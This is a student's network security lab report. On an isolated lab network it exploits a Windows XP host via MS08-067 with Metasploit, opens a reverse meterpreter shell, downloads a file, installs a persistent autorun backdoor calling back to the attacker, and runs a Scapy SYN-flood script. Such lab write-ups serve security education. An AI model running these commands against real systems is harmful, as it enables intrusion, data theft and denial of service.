Vikash Kumar Deo

N15708475

Vkd225

Network Security (CS 6823)

Lab - 3


Due: 10/03/2015

Host Exploitation

a. The working exploit can be determined by running the nessus command in our backtrack machine and we can find the open ports or different vulnerabilities on windows XP host (which we did in lab2). Windows XP host is found out by running the nmap –sV –O 10.10.111.0/24 command. By running nessus we get the different vulnerabilities on the remote host (XP machine).

TCP protocol, port 445 have a high number of high vulnerabilities and further looking into it, we can see different vulnerabilities like MS06-035, MS06-040, MS09-001, etc.

Port	Protocol	SVC Name	Total	High	Medium	Low	Open Port
0	icmp	general	1	0	0	1	0
0	tcp	general	6	1	0	5	0
0	udp	general	1	0	0	1	0
123	udp	ntp	1	0	0	1	0
135	tcp	epmap	3	1	0	1	1
135	udp	epmap?	1	1	0	0	0
137	udp	netbios-ns	1	0	0	1	0
139	tcp	smb	2	0	0	1	1
445	tcp	cifs	19	10	1		1
1025	tcp	dce-rpc	3	1	0	1	1
1027	udp	dce-rpc	1	0	0	1	0
1900	udp	upnp-client	1	0	0	1	0
5000	tcp	www	5	0	0	4	1



Plugin ID	Name	Port	Sever
10736	DCE Services Enumeration	cifs (445/tcp)	Low
10785	Microsoft Windows SMB NativeLanManager Remote System Information D	cifs (445/tcp)	Low
10394	Microsoft Windows SMB Log In Possible	cifs (445/tcp)	Low
22034	MS06-035: Vulnerability in Server Service Could Allow Remote Code Execut	cifs (445/tcp)	High
26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Re	cifs (445/tcp)	Low
22194	MS06-040: Vulnerability in Server Service Could Allow Remote Code Execut	cifs (445/tcp)	High
10395	Microsoft Windows SMB Shares Enumeration	cifs (445/tcp)	Low
35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution	cifs (445/tcp)	High
26920	Microsoft Windows SMB NULL Session Authentication	cifs (445/tcp)	Low
19407	MS05-043: Vulnerability in Printer Spooler Service Could Allow Remote Cod	cifs (445/tcp)	High
18502	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (8964	cifs (445/tcp)	High
16337	MS05-007: Vulnerability in Windows Could Allow Information Disclosure (88	cifs (445/tcp)	Me...
11835	MS03-039: Microsoft RPC Interface Buffer Overrun (824146) (uncredentiale	cifs (445/tcp)	High
12209	MS04-011: Security Update for Microsoft Windows (835732) (uncredentiale	cifs (445/tcp)	High
12054	MS04-007: ASN.1 Vulnerability Could Allow Code Execution (828028) (uncr	cifs (445/tcp)	High
11110	MS02-045: Microsoft Windows SMB Protocol SMB_COM_TRANSACTION F	cifs (445/tcp)	High
11808	MS03-026: Microsoft RPC Interface Buffer Overrun (823980)	cifs (445/tcp)	High

b. Obtain Shell Access: we can obtain shell access of the remote host using Metasploit framework.

>msfconsole
>search netapi
>use exploit/windows/smb/ms08_067_netapi
>set RHOST 10.10.111.109
>set PAYLOAD windows/meterpreter/reverse_tcp
>set LHOST 10.101.111.107
>exploit
>shell

```
msf > search netapi

Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   exploit/windows/smb/ms03_049_netapi   2003-11-11       good    Microsoft Works
tation Service NetAddAlternateComputerName Overflow
   exploit/windows/smb/ms06_040_netapi   2006-08-08       great   Microsoft Serve
r Service NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_070_wkssvc   2006-11-14       manual  Microsoft Works
tation Service NetpManageIPCConnect Overflow
   exploit/windows/smb/ms08_067_netapi   2008-10-28       great   Microsoft Serve
r Service Relative Path Stack Corruption
```

We are using ms08_067_netapi vulnerebility which is already inbuilt exploit in Meterpreter.

- **use exploit/windows/smb/ms08_067_netapi**

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

We also have set up the remote host using **set RHOST 10.10.111.109** which is the target machine that is being exploited.

```
msf exploit(ms08_067_netapi) > set RHOST 10.10.111.109
RHOST => 10.10.111.109
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.10.111.109    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

We have to set the payload that has to be created after exploiting and the reverse_tcp makes the remote machine to initiate a tcp connection, coming from the remote machine to host machine.

- **set PAYLOAD windows/meterpreter/reverse_tcp**

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.10.111.109    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

We also have set up the Local host using **set LHOST 10.10.111.107** which is the backtrack machine that is exploiting the remote machine.

```
msf exploit(ms08_067_netapi) > set LHOST 10.10.111.107
LHOST => 10.10.111.107
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.10.111.109    yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     10.10.111.107    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

- **exploit**

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.10.111.107:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 10.10.111.109
[*] Meterpreter session 1 opened (10.10.111.107:4444 -> 10.10.111.109:1033) at 2015-10-03 13:24:32 -0400
```

- **shell**

```
meterpreter > shell
Process 1156 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>
```


The system information of the shell which is currently the target machine (XP machine).

- **sysinfo**

```
meterpreter > sysinfo
Computer        : VICTIM1
OS              : Windows XP (Build 2600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

c. Transfer a file from compromised machine to local machine:

We can see there is a file in remote host called file.txt and I have downloaded the file to the backtrack machine. We can use **download file.txt**





```
meterpreter > ls

Listing: C:\
============

Mode              Size        Type  Last modified             Name
----              ----        ----  -------------             ----
100777/rwxrwxrwx  0           fil   2010-02-10 10:36:09 -0500 AUTOEXEC.BAT
100666/rw-rw-rw-  0           fil   2010-02-10 10:36:09 -0500 CONFIG.SYS
40777/rwxrwxrwx   0           dir   2010-02-10 14:17:39 -0500 Documents and Settings
100444/r--r--r--  0           fil   2010-02-10 10:36:09 -0500 IO.SYS
100444/r--r--r--  0           fil   2010-02-10 10:36:09 -0500 MSDOS.SYS
100555/r-xr-xr-x  45124       fil   2001-08-23 08:00:00 -0400 NTDETECT.COM
40555/r-xr-xr-x   0           dir   2010-03-12 04:13:39 -0500 Program Files
40777/rwxrwxrwx   0           dir   2010-03-12 04:11:52 -0500 RECYCLER
40777/rwxrwxrwx   0           dir   2010-02-10 16:23:42 -0500 System Volume Information
40777/rwxrwxrwx   0           dir   2015-06-09 03:09:47 -0400 WINDOWS
100444/r--r--r--  194         fil   2010-02-10 16:23:38 -0500 boot.ini
100666/rw-rw-rw-  26          fil   2015-10-03 22:25:33 -0400 file.txt
40777/rwxrwxrwx   0           dir   2015-10-03 02:38:55 -0400 hacked
100666/rw-rw-rw-  1069137920  fil   2015-10-03 19:34:31 -0400 hiberfil.sys
100444/r--r--r--  222368      fil   2001-08-23 08:00:00 -0400 ntldr
100666/rw-rw-rw-  201326592   fil   2015-10-03 19:34:31 -0400 pagefile.sys
```

- **download file.txt**

```
meterpreter > pwd
C:\
meterpreter > download file.txt
[*] downloading: file.txt -> file.txt
[*] downloaded : file.txt -> file.txt
meterpreter >
```

We can also see the contents of the file using **cat** command.

- **cat file.txt**



d. Remote screen capture of compromised machine using metasploit.

- **screenshot**

e. **Persistence meterpreter service**

>run persistence –X –I 5 –p 443 –r 10.10.111.107
>reboot
>exit
>use exploit/multi/handler
>set PAYLOAD windows/meterpreter/reverse_tcp
>set LHOST 10.10.111.107
>set LPORT 443
>exploit

- **run persistence –X –I 5 –p 443 –r 10.10.111.107**

This is make the target machine (XP machine) which will make XP a listen to the connection in every 5 seconds coming from IP 10.10.111.107 which is my backtrack machine.

Options:
-X: automatically starts the agents when the system boots.
-I 5: target machine will listen from host after every 5 seconds.
-p 443: The target machine will listen to all the packets coming from port 443 of the backtrack machine.
-r 10.10.111.107: My backtrack machine's IP address.

```
meterpreter > run persistence -X -i 5 -p 443 -r 10.10.111.107
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf3/logs/persistence/VICTIM1_20151003.4949/VICTIM1_20151003.4949.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.10.111.107 LPORT=443
[*] Persistent agent script is 609921 bytes long
[+] Persisten Script written to C:\WINDOWS\TEMP\wjSGMYWGos.vbs
[*] Executing script C:\WINDOWS\TEMP\wjSGMYWGos.vbs
[+] Agent executed with PID 320
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\AuUmHAZrE
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\AuUmHAZrE
meterpreter >
```

We can see that a session 2 has opened. We have configured the persistent Meterpreter session to wait until the user reboot on to the remote system (XP machine) and try to listen at every 5 seconds to IP address 10.10.111.107 on port 443.

```
meterpreter > reboot
Rebooting...
meterpreter > exit

[*] Meterpreter session 1 closed.  Reason: User exit
msf exploit(ms08_067_netapi) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.111.107
LHOST => 10.10.111.107
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 10.10.111.107:443
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 10.10.111.109
[*] Meterpreter session 2 opened (10.10.111.107:443 -> 10.10.111.109:1033) at 2015-10-03 17:56:27 -0400

meterpreter >
```

The windows XP machine will restart and reconnects the meterpreter in the Backtrack machine.

SYN Flood Attack

sudo iptables -A OUTPUT -p tcp -s [IPADDRESSofBT5] --tcp-flags RST RST -j DROP

```
root@bt:~# sudo iptables -A OUTPUT -p tcp -s 10.10.111.107 --tcp-flags RST RST -j DROP
root@bt:~# sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  10.10.111.107        anywhere            tcp flags:RST/RST
root@bt:~#
```

Python Script:

```
root@bt: ~
File  Edit  View  Terminal  Help
import sys
from scapy.all import*

packet= IP(dst="10.10.111.109",id=123 ,ttl=11)/TCP(sport=RandShort(),dport=139,seq=9521,ack=220,window=1000,flags="S")
ans,unans=srloop(packet,inter=0.5,retry=5,timeout=5)

ans.summary()
unans.summary()

~
~
~
~
~
~
~
```

A 'packet' is created with,
IP Header: The fields of the IP packet header.
Destination IP: 10.10.111.109 (Target Machine IP)
ID: 123
TTL: (11) Time to live

TCP Header: The fields of the TCP header.
Randshort(): Randomly changes the source port number of my backtrack machine so that different request so every request will be seen as a new one.
Destination Port: 139 (The port of the target machine which will be flooded with syns from my backtrack machine).
Seq: 9521 (Sequence of the TCP connection.)
Ack: 220 (Acknowledgement number of the packet.)
Window: 1000 (Window size that is being advertised.)
Flag: S

srloop(packet, inter=0.5, retry=5, timeout=5)

This will start a loop which will create a 'packet' with all the above fields, at the interval of 0.5 second with a timeout of 5 seconds.

The above python script will start sending TCP SYN packets to port 139 of the target machine (XP machine).

```
root@bt:~# python synflood.py
WARNING: No route found for IPv6 destination :: (no default route?)
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:55642 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:40362 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:27566 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:25937 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:37885 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:29785 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:20716 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:52236 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:7472 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:18080 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:65255 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:23023 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:23620 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:1534 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:45578 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:55967 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:44768 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:53009 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:55471 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:29472 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:24922 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:53084 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:19925 SA / Padding
RECV 1: IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:61237 SA / Padding
^C
Sent 24 packets, received 24 packets. 100.0% hits.
```

```
IP / TCP 10.10.111.107:5656 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:5656 SA / Pa
dding
IP / TCP 10.10.111.107:42181 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:42181 SA /
Padding
IP / TCP 10.10.111.107:14301 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:14301 SA /
Padding
IP / TCP 10.10.111.107:25936 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:25936 SA /
Padding
IP / TCP 10.10.111.107:57776 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:57776 SA /
Padding
IP / TCP 10.10.111.107:25851 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:25851 SA /
Padding
IP / TCP 10.10.111.107:12232 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:12232 SA /
Padding
IP / TCP 10.10.111.107:26564 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:26564 SA /
Padding
IP / TCP 10.10.111.107:40746 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:40746 SA /
Padding
IP / TCP 10.10.111.107:23706 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:23706 SA /
Padding
IP / TCP 10.10.111.107:32477 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:32477 SA /
Padding
IP / TCP 10.10.111.107:13459 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:13459 SA /
Padding
IP / TCP 10.10.111.107:56106 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:56106 SA /
Padding
IP / TCP 10.10.111.107:24762 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:24762 SA /
Padding
IP / TCP 10.10.111.107:2868 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:2868 SA / Pa
dding
IP / TCP 10.10.111.107:30674 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:30674 SA /
Padding
IP / TCP 10.10.111.107:32550 > 10.10.111.109:netbios_ssn S ==> IP / TCP 10.10.111.109:netbios_ssn > 10.10.111.107:32550 SA /
Padding
root@bt:~#
```

- **netstat –a**

```
C:\Documents and Settings\poly>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    victim1:epmap          victim1:0              LISTENING
  TCP    victim1:microsoft-ds   victim1:0              LISTENING
  TCP    victim1:1025           victim1:0              LISTENING
  TCP    victim1:5000           victim1:0              LISTENING
  TCP    victim1:netbios-ssn    victim1:0              LISTENING
  TCP    victim1:netbios-ssn    10.10.111.107:1551     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:3546     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:5417     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:5808     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:6928     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:7898     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:9652     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:9826     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:9917     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:10350    SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:10580    SYN_RECEIVED
^C
C:\Documents and Settings\poly>_
```